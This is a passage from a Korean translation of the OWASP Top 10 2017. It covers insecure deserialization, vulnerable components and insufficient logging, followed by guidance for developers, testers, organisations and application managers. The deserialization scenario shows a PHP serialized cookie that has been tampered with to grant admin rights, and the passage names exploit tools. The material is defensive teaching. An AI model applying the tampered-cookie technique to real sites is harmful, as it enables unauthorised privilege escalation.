- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP XSS Filter Evasion Cheat Sheet

외부문서

- CWE-79: Improper neutralization of user supplied input
- PortSwigger: Client-side template injection

A8 :2017 불안정한 Deserialization



특정 App	공격가능성❶	보안분포❷	탐지용이성 ❷	기술❸	비지니스?
deserialization의 익스폴로잇 은 다소 어렵습니다. Shelf 익스플로잇 은 변경이나 근본적인 익스플로잇 코드의 수정없이 거의 작동하지 않기 때문입니다.		이 문제는 계량화 할 수 있는 데이터가 아닌 인더스트리 서베이를 기준으로 Top 10 항목에 포함됩니다. 일부 툴은 deserialization 취약점을 발견할 수 있지만 문제를 확인하는 데 자주 필요한 경우 수동으로 사람이 확인합니다. deserialization 취약점에 대한 보안분포 정보는 툴링을 식별하고 해결하는 데 도움이 되도록 개발될 것으로 예상됩니다.		deserialization 취약점의 영향을 줄여서는 안됩니다. 가능한 가장 심각한 공격 중 하나인 원격 코드 실행 공격을 유발할 수 있습니다.	

불안정한 deserialization 취약점 확인

분산 어플리케이션 또는 클라이언트나 파일 시스템에 상태를 저장해야하는 어플리케이션은 객체 serialization을 사용 중일 수 있습니다.
클라이언트를 유지 관리하는 공용 리스너 또는 어플리케이션을 사용하는 분산 어플리케이션은 serialization된 데이터의 변조를 허용할 수 있습니다. 이 공격은 Java serialization 또는 Json.Net과 같은 텍스트 기반 형식과 같은 바이너리 형식에서 가능합니다. 어플리케이션 및 API는 다음과 같은 경우에 취약합니다.

- serialization 메커니즘을 사용하면 임의의 데이터 타입을 생성할 수 있습니다. 그리고
- deserialization 중 또는 비동기 변환 후에 어플리케이션 동작을 변경하기 위해 함께 묶을 수 있는 어플리케이션에 사용할 수 있는 클래스가 있습니다. 또는 의도하지 않은 내용을 사용하여 어플리케이션 동작에 영향을 줄 수 있습니다. 그리고
- 어플리케이션 또는 API는 공격자가 제공 악성 대상을 수락하거나 분산시키거나 어플리케이션이 적절한 변조 방지 통제없이 일련화된 불투명한 클라이언트 측 상태를 사용합니다. 또는
- 어떤 형태의 무결성 통제없이 신뢰되지 않은 클라이언트에게 전송된 보안 상태는 serialization 복구에 취약할 수 있습니다.

보안대책

유일하게 안전한 아키텍처 패턴은 신뢰할 수 없는 출처의 serialization된 객체를 허용하지 않거나 원시 데이터 유형만을 허용하는 serialization 매체를 사용하지 않는 것입니다. 가능하지 않다면,

- 악성 개체 생성이나 데이터 변조를 방지하기 위해 serialization된 개체의 무결성 검사 또는 암호화를 구현합니다.
- 개체 생성 전 deserialization하는 동안 엄격한 형식 제약 조건을 적용합니다. 일반적으로 코드는 정의 가능한 클래스 집합을 필요로 합니다. 이 기술에 대한 우회가 입증되었습니다.
- deserialization하는 코드를 임시 컨테이너와 같이 매우 낮은 권한 환경에서 실행되도록 분리합니다.
- 들어오는 형식이 예상되는 형식이 아닌 경우 또는 deserialization 예외의 경우와 같은 deserialization 예외 및 실패를 기록합니다.
- deserialization하는 컨테이너 또는 서버에서 들어오고 나가는 네트워크 연결을 제한하거나 모니터링 하십시오.
- 사용자가 지속적으로 deserialization하는지 경고하는 deserialization 모니터링합니다.

공격 시나리오 예제

시나리오 #1: React 앱은 일련의 Spring Boot 마이크로 서비스를 호출한다. 기능적 프로그래머이기 때문에 그들은 코드가 변경되지 않도록 노력했습니다. 이들이 제기 한 해결책은 사용자 상태를 일련 번호로 변환하고 각 요청과 함께 앞뒤로 전달하는 것입니다. 공격자는 "R00"Java 객체 서명을 확인하고 Java 직렬 킬러 도구를 사용하여 어플리케이션 서버에서 원격 코드 실행을 얻습니다.

시나리오 #2: PHP 포럼은 PHP 객체 serialization를 사용하여 사용자의 사용자 ID, 역할, 암호, 해시 및 기타 상태를 포함하는 "super"쿠키를 저장합니다.

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";  i:3;s
  :32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

공격자는 serialization된 객체를 변경하여 관리자 권한을 부여합니다.

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";  i:3;s:32:"b6a8b3
   bea87fe0e05022f8f3c88bc960";}
```

참조문서


OWASP

- OWASP deserialization Cheat Sheet
- OWASP Proactive Controls - Validate All Inputs
- OWASP Application Security Verification Standard
- OWASP AppSecEU 2016: Surviving the Java deserialization Apocalypse

외부문서

- CWE-502: deserialization of Untrusted Data
- https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf
- https://github.com/mbechler/marshalsec

A9 :2017 알려진 취약점이 있는 컴포넌트 사용



알려진 취약점이 있는 컴포넌트 취약점 확인

다음처럼 취약한 항목이 있을 것입니다.

- 사용하는 모든 컴포넌트(클라이언트 측과 서버 측 모두)의 버전을 알게 된 경우. 여기에 직접 사용하는 컴포넌트와 중첩된 종속성이 포함됩니다.
- 소프트웨어가 최신 버전입니까? OS, Web / App Server, DBMS, 어플리케이션, API 및 모든 컴포넌트, 런타임 환경 및 라이브러리가 포함됩니다.
- 이 정보를 조사하지 않거나 정기적으로 취약점 점검을 하지 않을 경우 취약할지도 모릅니다.
- 기본 플랫폼, 프레임 워크 및 종속성을 적시에 수정하거나 업그레이드하십시오. 이는 일반적으로 월별 또는 분기에 패치할 때, 발생합니다. 이로 인해 며칠 또는 몇 달 동안 이미 발견된 취약점에 불필요하게 노출될 수 있습니다. 이는 가장 큰 위반 중 하나일 가능성이 큽니다.
- 컴포넌트의 설정을 보호하지 않은 경우 A6:2017–보안 설정 오류를 참고하세요.

보안대책

소프트웨어 프로젝트는 다음 프로세스를 갖출 수 있어야 합니다.

- 사용하지 않는 종속성, 불필요한 기능, 컴포넌트, 파일 및 문서 를 제거하십시오.
- Versions, DependencyCheck, retire.js 등과 같은 툴을 사용하여 클라이언트/서버 측 컴포넌트의 버전과 종속성을 지속적으로 제어합니다.
- CVE 및 NVD와 같은 소스에서 컴포넌트의 취약점을 지속적으로 모니터링합니다. 소프트웨어 컴포넌트 분석 툴을 사용하여 프로세스를 자동화하십시오.
- 공식 소스에서 컴포넌트를 구하고 가능한 경우 수정된 악성 컴포넌트를 가져오는 변경을 줄이기 위해 서명된 패키지를 우선시하십시오
- 많은 라이브러리와 컴포넌트가 지원되지 않거나 이전 버전의 보안 패치를 만들지 않거나 유지관리가 되지 않습니다. 패치가 불가능한 경우 발견된 문제를 모니터링, 탐지 또는 보호할 가상 패치를 배포하는 것이 좋습니다.

모든 조직은 어플리케이션이나 포트폴리오의 수명주기 동안 업데이트 또는 컴포넌트 변경 사항을 모니터링, 검토 및 적용하기 위한 지속적인 계획이 있는지 확인해야 합니다.

공격 시나리오 예제

컴포넌트는 일반적으로 어플리케이션 자체와 동일한 권한으로 실행되므로 모든 컴포넌트의 취약점으로 심각한 영향을 받을 수 있습니다. 이러한 취약점은 실수(예: 코딩 오류) 또는 고의적(예: 컴포넌트의 백도어)일 수 있습니다. 익스플로잇 가능한 컴포넌트 취약점의 예는 다음과 같습니다.

- CVE–2017–5638은 서버에서 임의의 코드를 실행할 수 있는 Struts 2 원격 코드 실행 취약점으로, 심각한 위반으로 인해 비판받습니다.
- 사물의 인터넷(IoT)은 자주 패치가 어렵거나 불가능하지만 패치하는 것이 중요할 수 있습니다(예: St. Jude pacemakers).

공격자가 패치되지 않았거나 잘못 구성된 시스템을 찾도록 도와주는 자동화 툴이 있습니다. 예를 들어, Shodan IoT 검색 엔진을 사용하면 2014년 4월에 패치된 Heartbleed 취약점으로 여전히 취약한 장치를 찾을 수 있습니다.

참조문서


OWASP

- OWASP Application Security Verification Standard
- OWASP Dependency Check (for Java and .NET libraries)
- OWASP Virtual Patching Best Practices

외부문서

- The Unfortunate Reality of Insecure Libraries
- MITRE Common Vulnerabilities and Exposures (CVE) search
- National Vulnerability Database (NVD)
- Retire.js for detecting known vulnerable JavaScript libraries
- Node Libraries Security Advisories
- Ruby Libraries Security Advisory Database and Tools

A10 :2017 불충분한 로깅 및 모니터링



특정 App	공격가능성❷	보안분포❸	탐지용이성❶	기술❷	비지니스?
불충분한 로깅 및 모니터링의 익스플로잇은 거의 모든 주요 사건의 기반이 됩니다. 공격자는 모니터링하지 않고 적시에 응답하여 탐지하지 않고 공격에 성곡합니다.		이 취약점은 인더스트리 서베이에 기반하여 Top 10에 선정되었습니다. 충분한 모니터링이 있는지 여부를 결정하기 위한 하나의 전략은 침투테스트 후 로그를 검사하는 것입니다. 테스터의 행위는 그들이 행하는 모든 테스트 행위를 이해할 수 있도록 충분히 기록 되어야합니다.		가장 성공적인 공격은 취약성 탐색부터 시작합니다. 이렇게 계속 사용하면 익스플로잇 성공 가능성을 100%까지 높일 수 있습니다.	

불충한 로깅 및 모니터링 취약점 확인

불충분한 로깅, 탐지, 모니터링 및 활성 응답은 언제든지 발생합니다.

- 로그인 횟수, 로그인 실패 횟수 및 high value의 트랜잭션과 같은 감사 이벤트는 기록되지 않습니다.
- 의심스러운 활동에 대해 어플리케이션 및 API의 로그를 모니터링하지 않습니다.
- 어플리케이션이 보유한 데이터의 위험에 따라 임계값 및 응답 에스컬레이션을 알리는 것이 효과적입니다.

규모가 크고 성능이 우수한 조직의 경우 웹 어플리케이션 및 특히 API에 대한 자동 공격 차단과 같은 실시간 경고 및 응답 활동과 같은 적극적인 대응이 없으면 조직을 오랜시간동안 위험에 빠뜨릴 수 있습니다. 응답은 공격자가 반드시 볼 필요는 없으며 어플리케이션 및 관련 인프라, 프레임워크, 서비스 계층 등이 사람 또는 툴을 거의 실시간으로 감지하고 경고할 수 있습니다.

보안대책

어플리케이션에 의해 저장되거나 처리되는 데이터의 위험에 따라 다음과 같습니다.

- 의심스러운 또는 악의적인 계정을 식별할 수 있는 충분한 사용자 컨텍스트로 모든 로그인, 접근 통제 실패, 입력 검증 실패를 기록하고 지연된 법의학 분석을 허용 할 수 있는 충분한 시간 동안 보유하십시오.
- High value 트랜잭션에는 무결성 제어 기능이 있는 감사 추적 기능이 있어 데이터베이스 테이블만 또는 유사하게 추가하는 것과 같은 변조 또는 삭제를 방지합니다.
- 수용 가능한 시간 내 의심스러운 활동이 감지되고 대응되도록 효과적인 모니터링 및 경고를 수립하십시오.
- NIST 800-61 rev 2과 같은 사고 대응 및 복구 계획을 수립하거나 채택하십시오.

OWASP APPSensor와 같은 상용 및 오픈 소스 어플리케이션 보호 프레임 워크, OWASP Core Rules Set이 있는 mod_security와 같은 웹 어플리케이션 방화벽 및 사용자 정의 대시 보드 및 경고 기능이 있는 ELK와 같은 로그 관련 소프트웨어가 있습니다. DAST 툴(예 : OWASP ZAP)를 통한 침투 테스트 및 스캔은 항상 alert을 해야합니다.

공격 시나리오 예제

시나리오 1: 소규모팀이 운영하는 오픈 소스 프로젝트 포럼 소프트웨어는 소프트웨어의 취약점을 통해 해킹 당했습니다. 공격자는 다음 버전과 모든 포럼 내용이 포함된 내부 소스 코드 저장소를 삭제했습니다. 소스를 복구할 수는 있지만 모니터링, 로깅 또는 경고의 부재는 훨씬 더 큰 불이익을 초래했습니다. 포럼 소프트웨어 프로젝트는 이 문제의 결과로 더 이상 활성화되지 않습니다.

시나리오 2: 공격자는 공통암호를 사용하는 사용자에 대해 스캔합니다. 그는 비밀번호를 사용하여 모든 계좌를 인계받을 수 있습니다. 다른 모든 사용자의 경우 이 스캔 행위가 오직 하나의 잘못된 로그인 횟수로 기록됩니다. 며칠 후 다른 비밀번호로 이 작업이 반복될 수 있습니다.

시나리오 3: 미국의 한 주요 소매 업체는 첨부 파일을 분석하는 내부 멀웨어 분석 샌드박스를 가지고 있다고 합니다. 샌드박스 소프트웨어가 잠재적으로 원치 않는 소프트웨어를 발견했지만 아무도 이 탐지에 응답하지 않았습니다. 샌드 박스는 외부 은행에 의한 사기성 카드 거래로 인해 위반이 감지되기 전에 얼마 동안 경고를 표시했습니다.

참조문서

OWASP

- OWASP Proactive Controls - Implement Logging and Intrusion Detection
- OWASP Application Security Verification Standard - V7 Logging and Monitoring
- OWASP Testing Guide - Testing for Detailed Error Code
- OWASP Cheat Sheet - Logging

외부문서

- CWE-223: Omission of Security-relevant Information
- CWE-778: Insufficient Logging

+D 개발자의 과제

반복적인 보안 프로세스와 표준 보안통제의 구축 및 사용

여러분들이 웹 어플리케이션 보안에 경험이 없거나, 이러한 위험을 잘 알고 있는 경우에도 안전한 웹 어플리케이션을 개발하거나, 기존 어플리케이션을 수정하는 작업은 어려울 수 있습니다. 관리할 어플리케이션 포트폴리오가 많다면, 훨씬 더 힘든 일이 될 것입니다.

조직 또는 개발자들이 효과적으로 어플리케이션 보안 위험을 줄이기 위하여, OWASP는 여러분의 조직에서 어플리케이션 보안 문제를 해결하는데 사용할 수 있는 다양한 공개된 무료 자료를 생산하고 있습니다. 조직에서 보안 웹 어플리케이션과 API를 개발하는데 도움을 주기 위해, OWASP는 다음과 같이 많은 자료를 제공하고 있습니다. 다음 페이지에서 어플리케이션 보안성을 검증하고자 하는 조직을 지원할 수 있는 추가적인 OWASP 참고자료를 제시합니다.

어플리케이션 보안 요구사항

안전한 웹 어플리케이션을 제작하기 위하여, 어플리케이션이 "안전하다"는 것이 어떤 의미인지 정의해야 합니다. OWASP는 어플리케이션에 보안 요구사항을 설정하기 위한 지침서로 OWASP Application Security Verification Standard (ASVS)을 사용하기를 추천합니다. ASVS는 지난 몇 년 동안 대대적으로 업데이트되었으며 버전 3.0.1은 2016년 중반에 출시되었습니다. 아웃소싱 하는 경우, OWASP Secure Software Contract Annex을 참고해라.
주의: Annex는 미국 계약법을 위한 것이므로 샘플 annex을 사용하기 전에 자격있는 법률 자문을 구하십시오

어플리케이션 보안 아키텍처

개발된 어플리케이션과 API에 보안요소를 추가하는 것보다 처음 보안을 고려하여 설계하는 것이 훨씬 효과적입니다. OWASP는 처음부터 보안 설계 방법 지침에 대한 좋은 시작점으로 OWASP Prevention Cheat Sheets와 OWASP Developer's Guide를 권장합니다. Cheat Sheet는 2013년 Top 10이 출시된 이후 크게 업데이트되고 확장되었습니다.

표준 보안 통제

사용할 수 있는 강력한 보안 통제를 구축하는 것은 매우 어려운 일입니다. 표준 보안 제어는 근본적으로 보안 어플리케이션과 API의 개발을 단순화합니다. 대중적인 프레임 워크에는 권한, 유효성 검증, CSRF 등에 대한 표준 보안 제어가 있습니다.

개발 보안 생명주기

이러한 어플리케이션을 구축할 때, 프로세스를 개선하기 위하여, OWASP는 OWASP Software Assurance Maturity Model (SAMM)을 권장합니다. 이 모델은 조직이 직면하는 고유의 위험에 알맞는 소프트웨어 보안 전략을 수립하고 구현하는데 도움을 준다.

어플리케이션 보안 교육

OWASP Education Project는 웹 어플리케이션 보안 관련 개발자 교육을 위하여 교육자료를 제공하며, OWASP 교육 발표자료를 축적하였습니다. OWASP WebGoat, WebGoat.NET, OWASP NodeJS Goat, OWASP Juice Shop Project 또는 OWASP Broken Web Applications Project에서 취약점에 대한 실습을 할 수 있습니다. 최신 동향을 파악하기 위해서는 OWASP AppSec Conference, OWASP 컨퍼런스 교육 혹은 OWASP Chapter Meetings에 참가할 것을 추천합니다.

이 외에도 여러분들이 사용할 수 있는 OWASP 참고자료는 굉장히 많다. OWASP Project 인벤토리에 플래그쉽, 랩, 인큐베이터 프로젝트가 있는 OWASP Project Page를 방문하세요. 대부분의 OWASP 자료는 wiki를 통해 얻을 수 있으며, 많은 OWASP 문서는 하드카피 또는 이북(eBooks)으로 주문할 수 있습니다.

+T 보안테스트의 과제

지속적인 어플리케이션 보안 테스트 구축하기

안전한 코드를 작성하는 것도 중요합니다. 그러나 구축하려는 보안이 실제로 있는지, 제대로 구현되었는지, 어디에서 사용되는지 확인하는 것이 중요합니다. 어플리케이션 보안 테스트의 목표는 이 내용을 증명하는 것입니다. 이 작업은 어렵고 복잡하며 Agile 및 DevOps와 같은 현대적인 고속 개발 프로세스는 전통적인 접근법과 도구에 극도의 압력을 가하고 있습니다. 따라서 전체 어플리케이션 포트폴리오에서 중요 부분에 집중하는 방법에 대해 생각하고 효율적인 비용을 생각해보십시오.

최근 위험은 빠르게 바뀌기 때문에 매년 한 번씩 취약점에 대한 어플리케이션을 진단하거나 모의해킹하는 것은 예전 일이 되었습니다. 최근 소프트웨어 개발은 전체 소프트웨어 개발 라이프 사이클에 걸쳐 지속적인 어플리케이션 보안 테스트가 필요합니다. 개발 속도를 늦추지 않는 보안 자동화로 기존 개발 파이프 라인을 개선하십시오. 어떤 접근 방식을 선택하든, 단일 어플리케이션을 테스트, 분류, 재조정, 재검사 및 재배포하는 연간 비용에 어플리케이션 포트폴리오의 크기를 곱한 값을 고려하십시오.

위협모델의 이해

테스트를 시작하기 전, 무엇이 중요하고, 이와 관련하여 시간을 소비하는 것에 대해 이해하십시오. 우선 순위는 위협 모델에서 나옵니다. 따라서 위협 모델이 없는 경우, 테스트를 하기 전에 위협모델을 작성해야 합니다. OWASP ASVS와 OWASP Testing Guide를 입력할 때 사용하도록 고려하고, 벤더에 의존하여 비즈니스에 중요한 요소를 결정하는데, 벤더를 도구로 의존하지 않도록 합니다.

SDLC의 이해

어플리케이션 보안 테스트에 대한 접근 방식은 소프트웨어 개발 수명주기 (SDLC)에서 사용하는 사람, 프로세스 및 도구와의 호환성이 높아야 합니다. 추가 단계, 절차 및 검토를 강요하려는 시도는 마찰을 일으키고 우회하여 확장하기 위해 어려움을 겪을 수 있습니다. 보안 정보를 수집하고 이를 다시 프로세스에 반영 할 수 있는 자연스러운 기회를 찾으십시오.

테스트 전략

각 요구 사항을 검증하는 가장 간단하고 신속하며 가장 정확한 기술을 선택하십시오. OWASP Security Knowledge Framework와 OWASP Application Security Verification Standard은 유닛 및 통합 테스트에서 기능적 및 비 기능적 보안 요구 사항의 원인을 파악합니다. 가양성(false negative)에 대한 심각한 위험 뿐만 아니라 위양성(false positive)을 처리하는 데 필요한 인력도 고려해야 합니다.

적용 범위 및 정확성 달성

모든 것을 테스트 할 필요가 없습니다. 중요한 일에 집중하고 시간이 지남에 따라 검증 프로그램을 확장하십시오. 이는 자동 검증되는 보안 방어선 및 위험 요소 집합을 확대하고, 적용되는 일련의 어플리케이션 및 API를 확장하는 것을 의미합니다. 목표는 모든 어플리케이션 및 API의 필수 보안이 지속적으로 검증되는 곳으로 이동하는 것입니다.

놀라운 결과를 만들어라

테스트를 잘하더라도, 효과적으로 의사 소통하지 않다면 아무 차이가 없습니다. 어플리케이션의 작동 방식을 보여줌으로서 신뢰를 구축하십시오. “전문용어"없이 악용될 수 있는 상황을 명확히 기술하고 그것을 현실화하기 위한 공격 시나리오를 포함하십시오.취약점의 발견 및 익스플로잇이 얼마나 어려운지, 그리고 얼마나 나쁜지에 대한 현실적인 평가를 하십시오. 마지막으로, 개발팀이 PDF 파일이 아니라 이미 사용하고 있는 도구에서 결과를 제공하십시오

+O 조직의 과제

지금, 어플리케이션 보안을 시작하자.

어플리케이션 보안은 더 이상 선택사항이 아닙니다. 증가하는 공격과 규제 압력 사이에서 조직은 어플리케이션과 API를 보호하기 위한 효과적인 프로세스와 기능을 수립 해야합니다. 프로덕션에서 어플리케이션과 API의 수많은 코드를 제공할 때, 많은 조직들은 엄청난 양의 취약점들을 관리하기 위해 고심하고 있습니다. OWASP는 조직이 통찰력을 얻고 어플리케이션과 API 포트폴리오의 보안을 향상시키기 위해 어플리케이션 보안 프로그램을 수립할 것을 권장합니다.어플리케이션 보안을 성취하기 위해서는 보안, 감사, 소프트웨어 개발, 사업부와 임원진을 포함하여 조직의 많은 부서의 공동 노력이 필요합니다. 다른 모든 사람들이 조직의 어플리케이션 보안 상태를 보고 이해할 수 있도록 보안을 눈으로 확인하고 측정 할 수 있어야합니다. 위험을 제거하거나 줄임으로써 실제로 기업 보안을 향상시키는 데 도움이 되는 활동과 결과에 중점을 둡니다. 주요 활동은 다음과 같습니다.

시작하기

- 모든 어플리케이션 및 관련 데이터 자산을 CMDB(Configuration Management Database)에 문서화하십시오.
- 어플리케이션 보안 프로그램을 구축하고 채택하도록 합니다.
- 핵심 개선 영역과 실행 계획을 정의하기 위해 여러분의 조직과 유사 기관과 비교하는 역량 갭 분석을 실시합니다.
- 관리자 승인을 얻고 IT조직 전체의 어플리케이션 보안 인식 제고 캠페인을 구축합니다.

위험기반 포트폴리오 접근

- 고유한 위험 관점으로부터 여러분의 어플리케이션 포트폴리오에 우선 순위를 정하고 식별합니다.
- 모든 어플리케이션과 API에서 어플리케이션 우선순위를 정하고 어플리케이션을 측정하는 위험 프로파일링 모델을 만든다.
- 요구하는 엄격한 수준과 적용범위를 제대로 정의하기 위한 보증 지침을 구축합니다.
- 위험에 대한 조직의 포용력의 반영된 영향 요인과 일련의 가능성으로 공통 위험 평가 모델을 구축합니다.

강력한 기반 구현

- 모든 개발 팀들이 지킬 수 있는 어플리케이션보안 베이스라인을 제공하는 일련의 집중된 정책과 기준을 구축합니다.
- 재사용 가능한 보안 통제 공통 집합을 정의하여 정책들과 기준들을 보충하고, 사용할 때 필요한 설계 및 개발 지침을 제공합니다.
- 다양한 개발 역할과 주제들을 대상으로 필요한 어플리케이션 보안 교육 커리큘럼을 구축합니다.

기존 프로세스와 보안 통합

- 기존 개발 및 운영 프로세스들에 안전한 구현 및 검증 활동을 통합하고 정의합니다. 활동들은 위협 모델링, 안전한 설계 및 검토, 시큐어 코딩 및 코드 리뷰, 모의해킹, 그리고 교정입니다.
- 성공하기 위한 개발 및 프로젝트 팀 서비스들을 지원하고 주제별 전문가를 제공합니다.

관리적 가시성 제공

- 측정기준으로 관리합니다. 측정기준 및 캡처된 분석 데이터를 기반으로 개선을 하고, 자금 지원 결정을 받는다. 측정기준에는 유형 및 사례 개수에 따라 보안 사례/활동, 발견된 취약점, 완화된 취약점, 어플리케이션 범위, 취약점 빈도를 포함합니다.
- 기업 전체에 전략 및 체계적인 개선을 위해 근본 원인과 취약점 패턴을 찾기 위한 구현 및 검증 활동으로부터 데이터를 분석합니다.

+A 어플리케이션 관리자의 과제

모든 어플리케이션 라이프사이클 관리

어플리케이션은 사람이 정기적으로 만들고 유지 관리하는 가장 복잡한 시스템 중 일부입니다. 어플리케이션의 IT 관리는 어플리케이션의 전체 IT 수명주기를 담당하는 IT 전문가가 수행해야 합니다.

책임감, 책임, 자문 및 정보 제공(RACI)을 제공하기 위해 모든 어플리케이션에 대해 어플리케이션 소유자 및 어플리케이션 관리자를 수립하는 것이 좋습니다. 어플리케이션 관리자는 비즈니스 관점에서 어플리케이션 소유자의 기술적인 부분이며 어플리케이션의 보안, 관련 데이터 자산 및 문서를 포함하여 전체 어플리케이션 수명주기를 관리합니다. 이는 누가 위험을 종료할 수 있는지, 보안책임자를 이해하는 데 도움이 될 수 있습니다.

요구사항 및 리소스 관리

- 모든 데이터 자산의 기밀성, 무결성 및 가용성과 관련하여 보호 요구 사항을 수신하는 것을 포함하여 비즈니스와 함께 어플리케이션의 비즈니스 요구 사항을 수집하고 협상합니다.
- 기능적 및 비기능적 보안 요구 사항을 포함한 기술 요구 사항을 수집합니다
- 보안 활동을 포함하여 설계, 구축, 테스트 및 운영의 모든 측면을 다루는 예산을 계획하고 협상합니다.

제안요청서 (RFP)와 계약

- 내부 또는 외부 개발자와 보안 프로그램 관련 가이드 라인 및 보안 요구 사항을 포함한 요구 사항을 협상합니다. (예: SDLS, 모범사례)
- 초기 계획 및 설계를 포함한 모든 기술 요구 사항의 이행을 평가합니다.
- 디자인, 보안 및 서비스 수준 계약 (SLA)을 포함한 모든 기술 요구 사항을 협상합니다.
- OWASP Secure Software Contract Annex와 같은 사용자 템플릿 및 체크리스트를 고려하십시오
  주의: Annex는 미국 계약법과 관련된 샘플이며 당신의 나라에서 법적 검토가 필요할 것으로 보입니다. Annex를 사용하기 전에 자격을 갖춘 법률 자문을 받으십시오.

기획과 설계

- 개발자 및 내부 주주들(예:보안 전문가)의 기획 및 설계를 협상하라.
- 보호 요구 사항 및 계획된 환경 보안 수준에 따라 보안 아키텍처, 제어 및 대응책을 정의합니다. 보안 전문가가 이를 지원해야 합니다. 어플리케이션 소유자에게 남아있는 위험을 감수하거나 추가 자원을 제공하십시오.
- 각 스프린트는 기능적 요구사항에 대한 보안 스토리를 작성하고 비기능 요구 사항에 대한 제한 사항을 추가합니다.

개발

- 자세한 내용은 + D "개발자의 과제를 참조하십시오.

배포, 테스트와 롤아웃

- 보안 작업을 수행하면 필요한 인증을 비롯하여 필요한 모든 컴포넌트, 어플리케이션 및 인터페이스의 보안 설정을 자동화하는 것이 중요합니다.
- 기술 기능 및 IT 아키텍처와의 통합 테스트하고 비즈니스 테스트를 함께 진행하십시오. 기술 및 비즈니스 관점에서 사용 및 악용 사례 테스트를 고려하십시오.
- 어플리케이션을 작동시키고 이전에 사용한 어플리케이션에서 마이그레이션 하십시오.
- CMDB 및 보안 아키텍처를 포함한 모든 문서 마무리 하십시오.

운영 및 변경

- 보안 관리 어플리케이션을 운영하십시오.(예: 패치 관리)
- 모든 사용자와 권한을 어플리케이션 소유자에게 정기적으로 보고하고 승인을 받으십시오.
- 사용성 vs 보안에 대한 사용자의 보안 인식을 높이고 갈등을 관리합니다.
- 변경 사항 계획 및 관리. 어플리케이션 또는 OS, 미들웨어 및 라이브러리와 같은 다른 컴포넌트의 새 버전으로 마이그레이션 하십시오.
- 모든 런북이나 프로젝트 문서를 포함한 CMDB 및 보안 아키텍처, 제어 및 대응책 등 모든 문서를 업데이트하십시오.

종료 시스템

- 데이터 보존(삭제) 정책에 대한 비즈니스 요구 사항을 구현하고 데이터를 안전하게 보관합니다.
- 사용하지 않는 계정 및 역할 및 사용 권한 삭제와 함께 어플리케이션을 안전하게 종료합니다.
- 어플리케이션의 상태를 CMDB에서 폐기하도록 설정합니다.

약점(Weakness)이 아닌 위험(Risk)입니다.

OWASP Top 10 2007 이전 버전까지는 가장 일반적인 "취약점"을 찾는 데 주력하였지만, OWASP Top 10은 실제로 위험 중심으로 정리하였습니다. 위험에 대한 집중하다보니 완벽한 취약점 분류를 찾는 일부 전문가에게는 이해할 수 힘든 혼란을 주었다. OWASP Top 10 2010은 위협원, 공격방법, 취약점, 기술적 영향, 사업적 영향이 합쳐져서 어떻게 위험을 생성하는지에 대하여 좀더 확실히 함으로써 Top 10은 위험 중심으로 명확히 하였습니다. 이 버전의 OWASP Top 10도 동일한 방법을 적용하였습니다.

이를 위해 OWASP Risk Rating Methodology를 기반으로 하는 Top 10의 위험 평가 방법론을 개발하였습니다. 각 Top 10 항목에 대해 일반적인 발생가능 요인들과 각 일반적인 취약점에 대한 영향 요인들을 조사하여 각 취약점이 웹 어플리케이션에 보이는 전형적인 위험을 평가하였습니다. 그 다음 어플리케이션에 가장 중대한 위험을 가져다 주는 취약점에 따라 Top 10 순위를 매겼다. 이러한 요소는 상황이 변화함에 따라 새로운 Top 10 릴리스가 업데이트됩니다.

